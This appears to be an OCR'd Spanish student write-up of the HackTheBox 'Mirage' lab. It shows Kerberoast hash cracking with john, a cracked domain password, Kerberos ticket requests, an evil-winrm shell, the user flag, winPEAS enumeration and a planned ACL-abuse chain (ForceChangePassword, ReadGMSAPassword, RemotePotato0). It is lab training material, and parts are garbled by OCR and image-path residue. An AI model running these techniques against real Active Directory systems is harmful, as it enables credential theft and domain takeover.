17 e4f50b3654727ef678b6e602770e70edec2628bb39a3fbd7812499f9c84da2096f1c1aeb3c8e2201280599a4012e5d2b2c33650a8429e17f64091208098ecf47e080a068f2b4c2c1e3b549
18 220d10ccada50a0da64237fb0a7b09a0a5f8e06e219799ab107f7624d0e50abaff171f7194546f4b220cf9a50f7218ba4c7331080b06b126401aacfa1488075af0a090cb221108108c31a021
19 092509e4639319e1612237dmc3763188a1b5b7dc8056ffacffde89e24e6f75cf94a0c422b87a3398779d8491fca614df3536555b5a35d2b4ac4fd22992748540837af735449b0d15264645e
20 94251dec963de4a132a012328768f8a28e1800b0e0ef4cbb8d9062260193d3a2e953a099dd58ebdd767f13ce0583891195edce9a1d9864e95970b16ffa007dde7970fa470955ea836ef64e84c1e
21 0e48da0bd6d2e45d3c1387a51b1152074f9cdda8190f1008161527a1a0c14f163bbdab5ac4bf553bd3094d33083599fb40a9c5f54a16870cc3683c2c7e81a0780651d386504347a30809272466aec
22 8af715c19189bc7dacfac1a5f673ab3838224cca464e81cd5ccap93e249424d60c159dd14fed90dd28ac183af2e4f741ae2d8d37a36cd8f6ecaaa3a9f6fbcaa7e8cb08d6b8a9708fbb1bb5585276ae
23 438755fe51d54d8633c42f915044150fe9434ef526d504548f2a92a101a13a5d8fd392afaf44b7f909c20b0aee8097f85845e2c543ee3cbbbaa4d072bc
```

Ahora se observa un hash, lo crackearemos con john, para ello ejecutaremos
> john --wordlist=/usr/share/wordlists/rockyou.txt nathan_aadam_hash

```
kali@kali:~/hackthebox/machi x kali@kali:~/hackthebox/mact x kali@kali - x private x + v
kali ➤ ~/hackthebox/machines/Mirage git-[P main]- >> john --wordlist=/usr/share/wordlists/rockyou.txt
Password files required, but none specified
kali ➤ ~/hackthebox/machines/Mirage git-[P main]- >> john --wordlist=/usr/share/wordlists/rockyou.txt nathan_aadam_hash
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
3edc#EDC3 (?)
1g 0:00:00.05 DONE (2025-11-28 19:13) 0.2000g/s 2493Kp/s 2493Kc/s 2493KC/s 3er733..3ddfiebw
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
kali ➤ ~/hackthebox/machines/Mirage git-[P main]- >> ls
20251128135548_bloodhound.zip nathan_aadam_hash ports.nmap user_nats_log.txt
ad_dc nats_port.nmap service_version.nmap vul_scan.nmap
fake_nats_server.py open_ports.nmap spn_user_nathan.aadam.txt
MirageReports pdf.txt user_nats.txt
kali ➤ ~/hackthebox/machines/Mirage git-[P main]- >> john nathan_aadam_hash --show
?:3edc#EDC3

1 password hash cracked, 0 left
kali ➤ ~/hackthebox/machines/Mirage git-[P main]- >> |
```

Bien ahora ya tenemos la contraseña para: **“nathan.aadam:3edc#EDC3”**
Ahora que ya tenemos la contraseña, intentaremos ingresar con **netexec winrm**
> netexec winrm 10.10.11.78 -u nathan.aadam -p '3edc#EDC3'


```
renew until 11/29/2025 18:54:59
kali@kali ~/hackthebox/machi x kali@kali ~/hackthebox/mact x kali@kali ~
kali@kali ~/hackthebox/machines/Mirage git-[V main]- >> sudo ntpdate dc01.mirage.htb
Deploying root access for kali. Password pls:
2025-11-28 19:24:51.715608 (-0400) +163.291722 +/- 0.060692 dc01.mirage.htb 10.10.11.78 s1 no-leap
CLOCK: time stepped by 163.291722
kali@kali ~/hackthebox/machines/Mirage git-[V main]- >> netexec winrm 10.10.11.78 -u nathan.aadam -p '3edc#EDC3'
[19:33:03] ERROR Exception while calling proto_flow() on target 10.10.11.78: ("Unpacked data
doesn't match constant value 'b')\\xea\\xdbz\\xba,' should be
'NTLMSSP\\x00'', 'When unpacking field '\\ | "NTLMSSP\\x00 |
b')\\xea\\xdbz\\xba,\\[:8]')
Traceback (most recent call last)
/usr/lib/python3/dist-packages/nxc/connection.py:168 in __init__
165 | | self.logger.info(f"Socket info: host={self.host}, hostname={s
kerberos={self.kerberos}, ipv6={self.is_ipv6}, link-local
ipv6={self.is_link_local_ipv6}")
166 |
167 | try:
> 168 | | self.proto_flow()
169 | | except Exception as e:
170 | | | if "ERROR_DEPENDENT_SERVICES_RUNNING" in str(e):
171 | | | self.logger.error(f"Exception while calling proto_flo
{target}: {e}")

/usr/lib/python3/dist-packages/nxc/connection.py:233 in proto_flow
230 | | self.logger.info(f"Failed to create connection object for
{self.host}, exiting...")
231 | | else:
232 | | | self.logger.debug("Created connection object")
> 233 | | | self.enum_host_info()
234 | | | self.print_host_info()

KEVIN ALEXIS RODRIGUEZ CONDORI | NATALY ANABELL GUTIERREZ RODRIGUEZ | ROSA MARIANA TORREZ QUISPE
12:35:13
28/11/2025
```

Al parecer no nos deja acceder, probaremos con SMB, para probar que al menos tiene una sesión configurada

> netexec smb 10.10.11.78 -u nathan.aadam -p '3edc#EDC3'

```
/usr/lib/python3/dist-packages/impacket/structure.py:164 in fromString
161 | | | if len(field) > 2:
162 | | | | dataClassOrCode = field[2]
163 | | | try:
> 164 | | | | self[field[0]] = self.unpack(field[1], data[:size], d
dataClassOrCode, field = field[0])
165 | | | except Exception as e:
166 | | | | e.args += ("When unpacking field '%s | %s | %r[:%d]'"
field[1], data, size),)
167 | | | raise

/usr/lib/python3/dist-packages/impacket/structure.py:327 in unpack
324 | | | if format[:1] == "" or format[:1] == "'":
325 | | | | answer = format[1:]
326 | | | if self.b(answer) != data:
> 327 | | | | raise Exception("Unpacked data doesn't match constant
be '%r'" % (data, answer))
328 | | | return answer
329 | | |
330 | | | # address specifier

Exception: ("Unpacked data doesn't match constant value 'b')\\xea\\xdbz\\xba,'
should be 'NTLMSSP\\x00'', 'When unpacking field '\\ | "NTLMSSP\\x00 |
b')\\xea\\xdbz\\xba,\\[:8]')
kali@kali ~/hackthebox/machines/Mirage git-[V main]- >> netexec smb 10.10.11.78 -u nathan.aadam -p '3edc#EDC3'
SMB 10.10.11.78 445 10.10.11.78 [*] x64 (name:10.10.11.78) (domain:10.10.11.78) (signing:True) (SMBv1:False) (NTL
M:False)
SMB 10.10.11.78 445 10.10.11.78 [-] 10.10.11.78\nathan.aadam:3edc#EDC3 STATUS_NOT_SUPPORTED
kali@kali ~/hackthebox/machines/Mirage git-[V main]- >> netexec smb 10.10.11.78 -u nathan.aadam -p '3edc#EDC3'
SMB 10.10.11.78 445 10.10.11.78 [*] x64 (name:10.10.11.78) (domain:10.10.11.78) (signing:True) (SMBv1:False) (NTL
M:False)
SMB 10.10.11.78 445 10.10.11.78 [-] 10.10.11.78\nathan.aadam:3edc#EDC3 STATUS_NOT_SUPPORTED
kali@kali ~/hackthebox/machines/Mirage git-[V main]- >>

KEVIN ALEXIS RODRIGUEZ CONDORI | NATALY ANABELL GUTIERREZ RODRIGUEZ | ROSA MARIANA TORREZ QUISPE
12:36:33
28/11/2025
```

Bueno al parecer si se tiene una sesion, pero no nos deja ejecutar WinRM con la contraseña, intentemos con Kerberos

Exportamos el archivo de configuración:

> export KRB5_CONFIG=/etc/Mirage.conf

Actualizamos la hora con el NTP

> sudo ntpdate dc01.mirage.htb

Generamos el TGT de kerberos:

> impacket-getTGT mirage.htb/nathan.aadam:'3edc#EDC3'

Exportamos el TGT

> export KRB5CCNAME=~/.nathan.aadam.ccache

Verificamos con:

> klist

```
1 Ticket cache: FILE:/home/kali/nathan.aadam.ccache
2 Default principal: nathan.aadam@MIRAGE.HTB
3
4 Valid starting      Expires            Service principal
5 11/28/2025 19:42:58 11/29/2025 05:42:58 krbtgt/MIRAGE.HTB@MIRAGE.HTB
6                renew until 11/29/2025 19:42:54
```



Efectivamente tenemos nuestro TGT con el usuario **nathan.aadam**

```
kali@kali ~ /hackthebox/machi x kali@kali ~ x kali@kali ~ x private x + v
Default principal: david.jjackson@MIRAGE.HTB

Valid starting      Expires            Service principal
11/28/2025 19:25:11 11/29/2025 05:25:11 krbtgt/MIRAGE.HTB@MIRAGE.HTB
renew until 11/29/2025 19:25:10
^ kali ~ /hackthebox/machines/Mirage git-[v main]- >> sudo ntpdate dc01.mirage.htb
Deploying root access for kali. Password pls:
2025-11-28 19:41:45.792308 (-0400) +95.110097 +/- 0.061179 dc01.mirage.htb 10.10.11.78 s1 no-leap
CLOCK: time stepped by 95.110097
^ kali ~ /hackthebox/machines/Mirage git-[v main]- >> impacket-getTGT mirage.htb/nathan.aadam:'3edc#EDC3'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in nathan.aadam.ccache
[Errno 13] Permission denied: 'nathan.aadam.ccache'
^ kali ~ /hackthebox/machines/Mirage git-[v main]- >> cd
^ kali ~ >> impacket-getTGT mirage.htb/nathan.aadam:'3edc#EDC3'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in nathan.aadam.ccache
^ kali ~ >> export KRB5CCNAME=~/.david.jjackson.ccache
^ kali ~ >> klist
Ticket cache: FILE:/home/kali/david.jjackson.ccache
Default principal: david.jjackson@MIRAGE.HTB

Valid starting      Expires            Service principal
11/28/2025 19:25:11 11/29/2025 05:25:11 krbtgt/MIRAGE.HTB@MIRAGE.HTB
renew until 11/29/2025 19:25:10
^ kali ~ >> export KRB5CCNAME=~/.nathan.aadam.ccache
^ kali ~ >> klist
Ticket cache: FILE:/home/kali/nathan.aadam.ccache
Default principal: nathan.aadam@MIRAGE.HTB

Valid starting      Expires            Service principal
11/28/2025 19:42:58 11/29/2025 05:42:58 krbtgt/MIRAGE.HTB@MIRAGE.HTB
renew until 11/29/2025 19:42:54
^ kali ~ >> |

KEVIN ALEXIS RODRIGUEZ CONDORI | NATALY ANABELL GUTIERREZ RODRIGUEZ | ROSA MARIANA TORREZ QUISPE
12:47:12 28/11/2025
```

4.6. Acceso mediante una shell Remota

Para poder acceder con una shell remota usare: **evil-winrm-py**

[GitHub - adityatelange/evil-winrm-py: Execute commands interactively on remote Windows machines using the WinRM protocol](https://github.com/adityatelange/evil-winrm-py)

> evil-winrm -i dc01.mirage.htb -u nathan.aadam -r mirage.htb

con “-k” le indicamos que use la autenticación de kerberos, es decir que use la TGT

```
kali@kali ~ /hackthebox/machi x kali@kali ~ % evil-winrm -i dc x kali@kali ~ x private x + v

Error: Exiting with code 1
^ kali ~ >> cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 kali
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.10.11.93 nanocorp.htb dc01.nanocorp.htb nanocorp.htb0 hire.nanocorp.htb
10.10.11.95 eighteen.htb DC01.eighteen.htb
10.10.11.78 mirage.htb dc01.mirage.htb nats-svc.mirage.htb
^ kali ~ >> evil-winrm -i dc01.mirage.htb -u nathan.aadam -r mirage.htb

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Warning: User is not needed for Kerberos auth. Ticket will be used
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\nathan.aadam\Documents> |
```

KEVIN ALEXIS RODRIGUEZ CONDORI | NATALY ANABELL GUTIERREZ RODRIGUEZ | ROSA MARIANA TORREZ QUISPE

4.7. Bandera del usuario

```
kali@kali ~ /hackthebox/machi x kali@kali ~ % evil-winrm -i dc x kali@kali ~ x private x + v

Directory: C:\Users\nathan.aadam

Mode                LastWriteTime         Length Name
----                -
d-r-----          7/4/2025   1:01 PM             3D Objects
d-r-----          7/4/2025   1:01 PM             Contacts
d-r-----          7/4/2025   1:02 PM             Desktop
d-r-----          7/4/2025   1:01 PM             Documents
d-r-----          7/4/2025   1:01 PM             Downloads
d-r-----          7/4/2025   1:01 PM             Favorites
d-r-----          7/4/2025   1:01 PM             Links
d-r-----          7/4/2025   1:01 PM             Music
d-r-----          7/4/2025   1:01 PM             Pictures
d-r-----          7/4/2025   1:01 PM             Saved Games
d-r-----          7/4/2025   1:01 PM             Searches
d-r-----          7/4/2025   1:01 PM             Videos


*Evil-WinRM* PS C:\Users\nathan.aadam> cd Desktop
*Evil-WinRM* PS C:\Users\nathan.aadam\Desktop> ls

Directory: C:\Users\nathan.aadam\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-----          7/4/2025   1:01 PM      2312 Microsoft Edge.lnk
-ar-----    11/28/2025  12:53 PM         34 user.txt


*Evil-WinRM* PS C:\Users\nathan.aadam\Desktop> type user.txt
fd8a3f67346aaa1cbd235a7c332c0d49
*Evil-WinRM* PS C:\Users\nathan.aadam\Desktop> |
```

KEVIN ALEXIS RODRIGUEZ CONDORI | NATALY ANABELL GUTIERREZ RODRIGUEZ | ROSA MARIANA TORREZ QUISPE




Bien ahora que ya se tiene la bandera del user, ahora exploremos un poco más en BloodHound, busquemos más usuarios


Todos los usuarios que se tiene:



Al estar explorando por cada usuario descubrí que cada algunos tienes ciertos privilegios sobre algunos, tal como se muestra en la siguiente imagen



Se observa que podemos hacer un movimiento lateral desde el usuario **mark.bbond@mirage.htb** (miembro del grupo **IT.SUPPORT@mirage.htb**) hacia **javier.mmarshall@mirage.htb** mediante el permiso **ForceChangePassword**. Pero esto no acaba aquí, si seguimos la cadena podemos revelar lo siguiente



Esto se extiende aún más hacia la cuenta Group Managed Service Account (GMSA) **Mirage-Service\$@mirage.htb** mediante **ReadGMSAPassword**.

5. Escalamiento de privilegios

En esta sección nos apoyaremos del Movimiento lateral desde **nathan.aadam** (obtenido vía **Kerberoasting** previo) para robar hash NET-NTLMv2 de **mark.bbond**

(sesión activa), crackearlo, resetear/habilitar **javier.mmarshall** (usando permisos de grupo **IT_SUPPORT**), y extraer hash GMSA de Mirage-Service\$.

Vulnerabilidades Clave:


- Fuga de hash NET-NTLMv2 cross-session (**RemotePotato0**).
- Abuso de **DACLs** en AD (**ForceChangePassword**, User-Account-Control, Logon-Hours).
- Permisos débiles en GMSA (**ReadGMSAPassword**).

5.1. Analizar Logon Hours y Identificar Bloqueo

Verifica Logon Hours de **javier.mmarshall** (todos ceros: bloqueo total, no login permitido en ningún horario), lo que causa revocación de creds incluso después de reset.

Ejecutaremos> \$hours = Get-ADUser mark.bbond -Properties LogonHours | Select-Object -ExpandProperty LogonHours [System.Convert]::ToString(\$hours[0], 2).PadLeft(8, '0')

Iniciaremos listando al usuario **mark.bbond**



```
*Evil-WinRM* PS C:\Users\nathan.aadam\Documents> Get-ADUser mark.bbond

DistinguishedName : CN=mark.bbond,OU=Users,OU=Support,OU=IT_Staff,DC=mirage,DC=htb
Enabled            : True
GivenName          : mark.bbond
Name               : mark.bbond
ObjectClass        : user
ObjectGUID         : 72eb49f6-5fdb-4568-839d-308a03810bd4
SamAccountName     : mark.bbond
SID                : S-1-5-21-2127163471-3824721834-2568365109-1109
Surname            :
UserPrincipalName  : mark.bbond@mirage.htb

*Evil-WinRM* PS C:\Users\nathan.aadam\Documents> |
```

KEVIN ALEXIS RODRIGUEZ CONDORI | NATALY ANABELL GUTIERREZ RODRIGUEZ | ROSA MARIANA TORREZ QUISPE

21:30:48
26/11/2025

[illegible]

- Subida de winPEASx64

```

X: kati@kali - %evil-worm-1 dk X: kati@kali -/hackthebox/machi X: private
#Evil-WinRM# PS C:\Users\nathan.aadam> cd ..
cd ..
#Evil-WinRM# PS C:\Users> cd ..
#Evil-WinRM# PS C:\> ls

Directory: C:\

Mode                LastWriteTime         Length Name
----                -
d-----          5/21/2025  6:56 PM             Localpub
d-----          5/8/2021  1:28 AM             PerFlows
d-r-----        7/28/2025  1:06 PM             Program Files
d-----          5/8/2021  2:40 AM             Program Files (x86)
d-----          5/26/2025  2:41 PM             reports
d-r-----        11/28/2025  11:52 PM             temp
d-r-----        7/4/2025  1:01 PM             Users
d-----          7/14/2025  11:01 AM             Windows

#Evil-WinRM# PS C:\> cd temp
#Evil-WinRM# PS C:\temp> ls

Directory: C:\temp

Mode                LastWriteTime         Length Name
----                -
-a-----        11/28/2025  11:52 PM      88284 Invoke-RunasCs.ps1
-a-----        11/28/2025  11:48 PM      94880 RunasCs.cs

#Evil-WinRM# PS C:\temp> upload /home/kali/hackthebox/machines/Mirage/winPEASx64
Info: Uploading /home/kali/hackthebox/machines/Mirage/winPEASx64 to C:\temp\winPEASx64
Error: Upload failed, Check filenames or paths: No such file or directory - No such file or directory /home/kali/hackthebox/machines/Mirage/winPEASx64
#Evil-WinRM# PS C:\temp> upload /home/kali/hackthebox/machines/Mirage/winPEASx64.exe
Info: Uploading /home/kali/hackthebox/machines/Mirage/winPEASx64.exe to C:\temp\winPEASx64.exe
Progress: 32% : [██████████]

```

- Enumeración


```
kaligali - x kaligali - % evil-winrm -i dk x kaligali -/hackthebox/machi x private x + v

+Evil-WinRM* PS C:\temp> upload /home/kali/hackthebox/machines/Mirage/winPEASx64
Info: Uploading /home/kali/hackthebox/machines/Mirage/winPEASx64 to C:\temp\winPEASx64
Error: Upload failed, Check filenames or paths: No such file or directory - No such file or directory /home/kali/hackthebox/machines/Mirage/winPEASx64
+Evil-WinRM* PS C:\temp> upload /home/kali/hackthebox/machines/Mirage/winPEASx64.exe
Info: Uploading /home/kali/hackthebox/machines/Mirage/winPEASx64.exe to C:\temp\winPEASx64.exe
Data: 13541376 bytes of 13541376 bytes copied
Info: Upload successful!
+Evil-WinRM* PS C:\temp> ls

Directory: C:\temp

Mode                LastWriteTime         Length Name
----                -
-b----            11/28/2025  11:52 PM          88284 Invoke-RunasCs.ps1
-b----            11/28/2025  11:48 PM          94880 RunasCs.cs
-b----            11/29/2025  12:48 AM       10156832 winPEASx64.exe

+Evil-WinRM* PS C:\temp> ./.winPEASx64.exe > winPEAS_out.txt
+Evil-WinRM* PS C:\temp> ls

Directory: C:\temp

Mode                LastWriteTime         Length Name
----                -
-b----            11/28/2025  11:52 PM          88284 Invoke-RunasCs.ps1
-b----            11/28/2025  11:48 PM          94880 RunasCs.cs
-b----            11/29/2025  12:48 AM       10156832 winPEASx64.exe
-b----            11/29/2025  12:50 AM       274570  winPEAS_out.txt

+Evil-WinRM* PS C:\temp> |
```

Archivo Editor Ver

KEVIN ALEXIS RODRIGUEZ CONDORI | NATALY ANABELL GUTIERREZ RODRIGUEZ | ROSA MARIANA TORREZ QUISPE

21:51:30
26/11/2025

- Descargamos y revisamos en busca de credenciales
- >

```
kaligali - x kaligali - % evil-winrm -i dk x kaligali -/hackthebox/machi x private x + v

Logons Count      : 0
Password Last Set : 5/22/2025 12:37:45 PM

##### RDP Sessions
Not Found

##### Ever logged users
[X] Exception: Access denied
Not Found

##### Home folders found
